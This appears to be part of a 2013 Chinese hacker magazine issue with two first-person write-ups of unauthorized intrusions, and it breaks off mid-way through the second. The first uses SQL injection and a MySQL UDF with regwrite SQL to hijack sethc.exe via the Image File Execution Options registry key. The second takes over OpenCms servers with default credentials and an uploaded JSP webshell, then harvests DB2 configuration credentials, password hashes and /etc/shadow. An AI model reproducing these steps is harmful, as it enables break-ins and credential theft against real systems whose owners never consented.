安全參考

Security Reference

第五期@2013

HTTP://WWW.HACKCTO.COM

《安全参考》杂志组织机构名单

主办单位　　**《安全参考》杂志编辑部**

协办单位　　**（按合作时间先后顺序排列）**

法客论坛	team.f4ck.net
Sh3llC0de 安全小组	www.sh3llc0de.com
习科信息技术团队	blackbap.org
Biset Team	bbs.bis-gov.com
Pax.Mac Team	www.paxmac.org
Disc Forbid Security Team	www.discforbid.com
网络安全攻防实验室	www.91ri.org
0xSafes Team	www.0xSafes.com
C0dePlay Team	www.c0deplay.com

《安全参考》编辑部组成员名单

（按首字母顺序排列）

总 编 辑	adwin				
主　　编	A11rise	Adm1n	DM_	left	Tr0jan
	Uing07	小杰	小小鸟		
责任编辑	D.L	IceSn0w	Panni_007	Slient	xiaohui
	宝-宝	梵幻	飞云	桔子	冷鹰
	仙人掌	游风	张公锦		
特约编辑	Air@rootkit	Cr0ss1n	Nick	Yaseng	Yoki
	冷月星辰	梧桐雨			

第一章 常规渗透

第 1 节. 一次渗透天朝某协会

作者：Mosquito
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

先在这里感谢 Tr0jan 大哥。
随便点了几个链接看来是静态,先扫下目录,也没扫出撒,旁站也不行,
打算 C 段的时候,又随便点了几个链接,发现一个注入。
http://www.xxxx.com/coindex/comp ... =25413&idn=3666
and 1=1 and 1=2,好,丢入穿山甲，如图 1.1.1




图 1.1.1 爆出服务器信息

Root,噢~,不给写。
我在二级域名爆出了,他的绝对路径。
然后二级扫除了 db.php 我就用穿山甲读了下，如图 1.1.2
发现 3306 不给外连忽然失望而死。
看刚才扫的二级域名发现了二级域名的后台，如图 1.1.3
我就爆主站的表,看看能否登陆，如图 1.1.4
进后台，生成模版，拿下 SHELL
防火墙很牛逼,跨站没希望,准备提权决一死战，如图 1.1.5




图 1.1.2 读取数据库信息

图 1.1.3 发现一后台




图 1.1.4 爆表

图 1.1.5 shell 被防火墙拦截

啥都不支持,这防火墙真牛逼
普遍的方法都不行。
Tr0jan 大哥说用 MOF 导出来试试。
但是还是不行。
Tr0jan 大哥说用 Mysql 登陆然后上传到主站，如图 1.1.6

图 1.1.6 登录 MYSQL

图 1.1.7 主站没权限

我的天
啊啊啊啊啊!!怎么办没权限啊,现在的心情啊。真那个想死啊。
找到一个免杀的 UDF,登进去后就准备注册表劫持了,(其实都是 Tr0jan 大哥的帮忙)




图 1.1.8 UDF 劫持

cmdshell 执行出错了,大哥说可以考虑利用 regwrite 和 regread 函数劫持 Sethc.exe

```
Create Function regread returns string soname 'moonudf.dll';
Select regread("HKEY_LOCAL_MACHINE","SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\Image File Execution Options\\sethc.exe","debugger")
```

劫持效果如图 1.1.9
已经劫持了,然后重写注册表,上传 CMD,如图 1.1.10




图 1.1.9 劫持 Sethc.exe

图 1.1.10 上传 cmd

利用 regwrite 写入

```
Create Function regwrite returns string soname 'moonudf.dll';
Selectregwrite ("HKEY_LOCAL_MACHINE","SOFTWARE\\Microsoft\\WindowsNT\\
CurrentVersion\\ImageFileExecutionOptions\\sethc.exe","debugger","REG_SZ",
"C:\\tmp\\cmd.exe");
```

登陆服务器，如图 1.1.11




图 1.1.11 登录服务器

后面还发现里面还有 20 多台服务器的数据库配置文件在一起, 哎, 又要沦陷了。

（全文完）责任编辑：游风

第 2 节. 入侵 opencms 系统及远程连接的 db2 数据库操作

作者：31W
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

目标:xxx.xxx.38.132
OpenCms/7.5.2
后台
https://xxx.xxx.38.132/opencms.w ... em/login/index.html
默认密码进不去
没找到好利用的漏洞
没有旁站，扫 C 段
发现 xxx.xxx.38.133 同样也是 opencms 系统，并且网站内容几乎一样
后台尝试默认密码 Admin admin
登录成功，如图 1.2.1





图 1.2.1 进入后台

这个后台看起来挺好拿 shell 的，直接有 upload 上传，我们找个目录传个 jsp 马



Level Up Location /_info_/media/

Name	Title	Type	Size	Date last modified	Date released	Date expired
news_clipping	News Clipping	folder		2/1/10 11:13 AM	-	-
press_release	Press Release	folder		2/1/10 11:13 AM	-	-
Browser.jsp	Browser	jsp	75418	4/2/13 6:16 PM	-	
news_clipping.jsp	News Clipping	jsp	1315	2/1/10 11:12 AM	-	
press_release.jsp	Press Release	jsp	1296	2/1/10 11:12 AM	-	

图 1.2.2 找目录传马

Browser.jsp 即为刚刚传的马，左键点击即会在新的窗口打开
http://xxx.xxx.38.133/opencms.wa ... _/media/Browser.jsp，如图 1.2.3
2013-4-18 15:04:08 上传
下载附件 (79.56 KB)
但这里会会发现一些奇怪的现象




图 1.2.3 得到 shell

首先，从 webshell 给的目录结构看，发现与后台所提供的目录结构完全不一样，而且在 webshell 中找不到自己刚刚传的 jsp 马到哪里去了。

其次，若将此 webshell 链接 http://xxx.xxx.38.133/opencms.wa ... _/media/Browser.jsp 在另外一个浏览器中打开会发现 404 错误

这里其实是 opencms 所特有的性能

简单来说就是后台所看到的目录结构其实是个虚拟的结构，但是网站的目录结构却是根据这个来的，然后若要传一个 jsp 上去，必须要 publish 之后才可以从浏览器中访问它！

现在我们将刚刚的马 publish 一下，只需要右键>publish directly 即可

然后找数据库配置文件/WEB-INF/config/opencms.properties，如图 1.2.4

```
# name of the JDBC driver
db.pool.default.jdbcDriver=com.ibm.db2.jcc.DB2Driver

# URL of the JDBC driver
db.pool.default.jdbcUrl=jdbc:db2://192.168.98.94:50000/opencms

# optional parameters for the URL of the JDBC driver
db.pool.default.jdbcUrl.params=

# user name to connect to the database
db.pool.default.user=db2inst1

# password to connect to the database
db.pool.default.password=[redacted]
```

4CK Security Team

图 1.2.4 读配置文件

发现用的是 db2 数据库，并且还是外联的，尝试了几个自己的 jsp 马都无法连接数据库（或许是我的马太弱了），数据库操作暂时搁置。

然后想去执行命令，可是这台机子太蛋疼了，一执行命令就挂。。。

于是回来继续逛后台，发现后台可操作性还是相当大的，直接有数据库操作，如图 1.2.5

选择 export database，然后这里随便取个名字，只要 account data 数据，如图 1.2.6




图 1.2.5 发现可以数据库操作




图 1.2.6 导出数据

最后选择导出，导出的结果在/WEB-INF/packages/中

看到一种奇怪的加密方式，如图 1.2.7

```
<name>Admin</name>
<password><![CDATA[SVNNdktYcFhwYWREaVVvT1NvQWZ3dz09]]></password>
```

图 1.2.7 数据经过加密

知觉告诉我 SVNNdktYcFhwYWREaVVvT1NvQWZ3dz09 是 base64 加密
于是解密 ISMvKXpXpadDiUoOSoAfww==（明显长得跟 base64 一样）
再解一次密。。。却出现乱码。。。
苦闷了很久，最后才发现原来是我工具的问题，当我拿到网上去 base64 解密之后，熟悉的 md5 就出来了 21232f297a57a5a743894a0e4a801fc3
大概有 20 几个用户，破解出了十几个用户的密码
现在开始重新尝试 xxx.xxx.38.132，还是从后台入手，找一个用户名登录进去，某一普通用户成功登录！
可是后台的可操作性比较小，无法操作数据库，但可以查看 user accounts
在这发现用户组为 administrator 的除了 admin 之外大概有 3 个人，于是一个一个尝试。。。
可是发现不是密码破不出来，就是登不进去。。。
最后还是只能用那个普通用户操作，不过这也不妨碍传 webshell 上去，还是刚刚一样的方法。
看来下数据库配置文件，同样是 db2，同样也是外联。
不过这台机子可以执行命令，如图 1.2.8




图 1.2.8 执行命令

相当于服务器到手
不过想要的数据库数据却没有拿到。。。
于是拿下它的/etc/passwd 和/etc/shadow 文件




图 1.2.9 拿到密码 hash

本来想用 hashcat 跑密码的，但是后来又放弃了，因为$2a$是用 blowfish 加密的，主要又觉得自己硬件条件不够。。。
然后继续看此主机的版本号等等继续做了些无用功。。。
最后想直接登录到服务器再看看操作数据库吧
再后来就是无意中发现了数据库用户和一个主机用户是同样的名字 db2inst1，会不会密码也一样，于是尝试登录。

22 端口没开，用 netstat -apn 看一下，发现开了 8822 端口
尝试 ssh 连接，用 db2inst1 用户成功登录。
接下来就要拿数据库了，虽然是 db2 数据，还是远程连接，而且自己还不会。。。
不过没关系，那就现学吧！
各种百度、google 学了一会，就开始操作。。。
绕弯的过程就不说了，直捣黄龙。
首先输入 db2 就会出现 db2 连接符 db2=>
然后输入 db2 => list db directory 列出所有数据库
然后连接我们需要的数据库
db2 => connect to opencms user db2inst1 using admin，如图 1.2.10




图 1.2.10 连接数据库

列出所有表 db2 => list tables，如图 1.2.11




图 1.2.11 列出表段

查看表结构 db2 => describe table cms_users，如图 1.2.12

